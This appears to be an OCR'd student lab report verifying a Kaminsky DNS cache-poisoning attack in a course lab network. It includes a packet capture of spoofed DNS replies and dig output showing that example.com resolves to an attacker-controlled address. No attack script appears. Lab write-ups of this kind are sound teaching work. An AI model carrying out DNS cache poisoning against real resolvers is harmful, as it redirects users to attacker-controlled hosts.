2535… 2022-10-16 08:5… 199.43.133.53   10.9.0.53   DNS  154 Standard query response 0xff26 A kvqnj.example.com A 1.2.3.4 …
2535… 2022-10-16 08:5… 199.43.135.53   10.9.0.53   DNS  154 Standard query response 0xff26 A kvqnj.example.com A 1.2.3.4 …
▸ Frame 2535724: 154 bytes on wire (1232 bits), 154 bytes captured (1232 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0xff24
  ▸ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▸ Queries
  ▸ Answers
0020  0a 09 00 35 00 35 82 35  00 76 00 00 ff 24 84 00   ···5·5·5 ·v···$··
0030  00 01 00 01 00 01 00 00  05 6b 76 71 6e 6a 07 65   ········ ·kvqnj·e
0040  78 61 6d 70 6c 65 03 63  6f 6d 00 00 01 00 01 05   xample·c om······
0050  6b 76 71 6e 6a 07 65 78  61 6d 70 6c 65 03 63 6f   kvqnj·ex ample·co
```

COMPUTER NETWORK SECURITY LAB -06

Name: Pavan R Kashyap SRN: PES1UG20CS280

5^{th} Semester E section



The two outputs above show how the attacker is spoofing a DNS reply, mimicking the legitimate NS, by constantly changing the transaction ID. All of the packets shown are responses with different transaction IDs.

The aim of doing this is to ensure that the spoofed DNS reply is able to map into the cache and negate the cache effect before the actual response reaches the local DNS server.

Task 4: Result Verification

Once the NS detail is logged into the cache, until the TTL time, the entry stays in the cache. Any subsequent queries concerning the domain asked during that time frame are redirected to the attacker's Name server. To check if that is happening, this task is carried out.

When the dig command is executed on example.com, the answer section holds the IP address as 1.2.3.5, which is in turn the fake address present in the zone file of the attacker's NS.

```
user_10.9.0.5_CS280:/ dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 780
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9d8f9b021bae47ca01000000634bfb6c6c1b34123ff6a948 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section

When the dig command is directed to the attacker's nameserver and executed, we see that the corresponding IP address mapped is that of what was present in attacker's zone file.


```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9d8f9b021bae47ca01000000634bfb6c6c1b34123ff6a948 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 87 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 16 12:39:08 UTC 2022
;; MSG SIZE  rcvd: 88

user_10.9.0.5_CS280:/ dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38961
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 59a6d4530e0784a101000000634bfb7a0d77e696826eb9c4 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 23 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Oct 16 12:39:22 UTC 2022
;; MSG SIZE  rcvd: 88
```

We see that both the dig commands fetch us the same result. This indicates that the local DNS server is redirecting queries pertaining to the example.com domain to the attacker's NS. Hence, this verifies that the Kaminsky attack has been successful.


COMPUTER NETWORK SECURITY LAB -06

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section

When the first dig command is executed, we see that the user sends the DNS packets to the local DNS server (10.9.0.53). The local DNS server in turn redirects it to the attacker's NS (10.9.0.153) for resolution and the resultant IP (1.2.3.5) is redirected to the user.



When the second dig command is executed directed at the attacker's NS, we see that the user directly sends the packet to the attacker's NS and suitably obtains the corresponding IP mapping (which is 1.2.3.5).



This indicates that the local DNS is poisoned and successfully doing the same action as the second dig command.